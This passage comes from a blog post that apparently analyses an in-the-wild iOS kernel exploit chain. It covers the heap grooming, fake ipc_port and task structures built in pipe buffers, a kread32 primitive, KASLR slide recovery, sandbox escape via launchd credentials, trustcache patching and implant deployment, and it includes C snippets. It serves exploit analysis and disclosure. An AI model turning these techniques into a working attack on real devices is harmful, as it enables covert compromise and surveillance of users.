
```
  if (!OSCompareAndSwapPtr(IP_NULL, port, &voucher->iv_port)) { ...
```

If everything up until now has worked, this will have the effect of writing the voucher port's address into the out-of-line memory descriptor buffer.


They allocate another `0x1000` ports, again trying to ensure ownership of the whole page surrounding the neighbour and fake voucher ports:

```
for ( ll = 0; ll < 0x1000; ++ll ) {
  mach_port_allocate(mach_task_self(), 1, &discloser_after_ports[ll]);
}
```

Let's look diagrammatically at what's going on:


sleeping thread->ith_voucher
V
1
OOL
OOL
OOL
thread_get_mach_voucher on sleeping thread will follow the ith_voucher dangling pointer in sleeping thread's thread struct
fake voucher structure in OOL backing buffer
iv_refs
0x101
iv_port
that will allocate a new port (fake voucher port), and write that port pointer in to the fake voucher's iv_port field
2
by receiving all the OOL descriptors, we can learn the address of fake voucher port
3
neighbour port
fake voucher port
single ipc_ports zone chunk
P
discloser before ports
discloser after ports

They receive the out-of-line memory descriptors until they see one which has something that looks like a kernel pointer in it; they check that the `iv_refs` field is `0x101` (they set it to `0x100`, and the creation of the new voucher port added an extra reference). If such a port is found they reallocate the out-of-line descriptor memory again, but this time they bump up the `ipc_port` pointer to point to the start of the next 16k page:



sleeping thread->ith_voucher
V
OOL
OOL
OOL
fake voucher structure in OOL backing buffer
iv_refs
0x101
iv_port
once the OOL descriptor containing the fake voucher structure is found, it's reallocated with another OOL descriptor containing a fake voucher, but this time the iv_port field is moved up by 16k (at a 4k boundary), pointing it in to the next ipc_ports zone chunk
neighbour port
fake voucher port
single ipc_ports zone chunk
P
discloser before ports
discloser after ports

They destroy all the `discloser_before` and `discloser_after` ports then force a GC. The reason for moving the `iv_port` field up by 16k is because when the `iv_port` field was overwritten they leaked a reference to the fake voucher port, so that zone chunk wouldn't be collected (even if they also free'd the neighbour port, which they didn't do.) But now, the memory pointed to by the fake voucher's `iv_port` field is available to be reused by a different zone.


At this point they've got the two prerequisites for their kernel read-write primitive: a controllable pointer to an `ipc_port`, and knowledge of a kernel address where their spray may end up. From here on, they proceed as they did with their previous exploit chains.

Pipes

They build their fake `pid_for_task` kernel port in `0x800 4k` pipe buffers. Since they know the `iv_port` pointer points to a `4k` boundary they build the fake port structure in the lower half of the pipe buffer, and in the upper half at offset `+0x800` they write the index of pipe `fd` to which this fake port was written, setting up the fake port to read from that address:

```
void
fill_buf_with_simple_kread_32_port(uint64_t buf,
                                   uint64_t kaddr_of_dangling_port,
                                   uint64_t read_target)
{
  char* fake_port = (char*)buf;
  *(uint32_t*)(buf + 0x00) = 0x80000002;   // IO_ACTIVE | IKOT_TASK
  *(uint32_t*)(buf + 0x04) = 10;           // io_refs
  *(uint32_t*)(buf + 0x68) = kaddr_of_dangling_port + 0x100;
  *(uint32_t*)(buf + 0xA0) = 10;

  char* fake_task = buf+0x100;

  *(uint32_t*)(fake_task + 0x010) = 10;
  *(uint64_t*)(fake_task + 0x368) = read_target - 0x10;
}
```

```
  fill_buf_with_simple_kread_32_port(buf,
                                     target_port_next_16k_page,
                                     target_port_next_16k_page + 0x800);

  magic = 0x88880000;

  for (int i = 0; i < 0x800; i++) {
    *(uint32_t*)&buf[2048] = i + magic;
    write(pipe_fds[2 * i + 1], buf, 0xfff);
  }
```



They call `thread_get_mach_voucher`, which will return a send right to the fake task port in one of the pipe buffers, then they call `pid_for_task`, which will perform the `kread32` primitive, reading the `u32` value written at offset `+0x800` in the replacer pipe buffer:

```
thread_get_mach_voucher(sleeping_thread_mach_port,
                        0,
                        &discloser_mach_port);
replacer_pipe_value = 0;
pid_for_task(discloser_mach_port, &replacer_pipe_value);
if ((replacer_pipe_index & 0xFFFF0000) == magic ) {
  ...
```

From the magic value they're able to determine the file descriptor which corresponds to the pipe buffer which replaced the port memory. They now have all the requirements for the simple `kread32` primitive.

They use the `kread32` to search in the vicinity of the originally disclosed fake voucher port address for an `ipc_port` structure with an `ip_context` value of `0x1337733100`. This is the context value which they gave neighbour port right at the start. The search proceeds outwards from the disclosed port address; if they find it they read the field at `+0x60` in the `ipc_port`, which is the `ip_receiver` field.

The receive right for this port is owned by this task, so the `ipc_port`'s `ip_receiver` field will point to their task's struct `ipc_space`. They read the pointer at offset `+0x28`, which points to their task structure. They read the task structure's `proc` pointer then traverse the doubly-linked list of processes backwards until they find a value where the lower 21 bits match the offset of the `allproc` list head, which they read from the offsets object for this device they loaded at the start. Once that's found they can determine the KASLR slide by subtracting the unslid value of the `allproc` symbol from the runtime observed value.

With the KASLR slide they are able to read the `kernel_task` pointer and find the address of the kernel `vm_map`. This is all they require to build the standard fake kernel task in the pipe buffer, giving them kernel memory read/write.

Unsandboxing

They traverse the allproc linked list of processes looking for their own process and launchd. They temporarily assign themselves launchd's credential structures, thereby inheriting launchd's sandbox profile. They patch the platform policy sandbox profile bytecode in memory. They read the embedded implant from the __DATA:__file segment section, compute the CDHash and add the CDHash to the trustcache using the kernel arbitrary write.

They drop the implant payload binary in `/tmp/updateserver` and execute it via `posix_spawn`.

They mark the devices as compromised by setting the value of the kern.maxfilesperproc sysctl to `0x27ff`.

Cleanup

They no longer need the fake kernel task port, so it's destroyed. The fake kernel task port had a reference count of 0x2000, so it won't be freed. They close all the pipes, and return. They ping an `HTTP` server to indicate successful compromise of another target.

Posted by Tim at 5:04 PM

No comments:

Post a Comment

Enter your comment...

Comment as: Google Accoun ▼

Publish Preview

Newer Post Home Older Post

Subscribe to: Post Comments (Atom)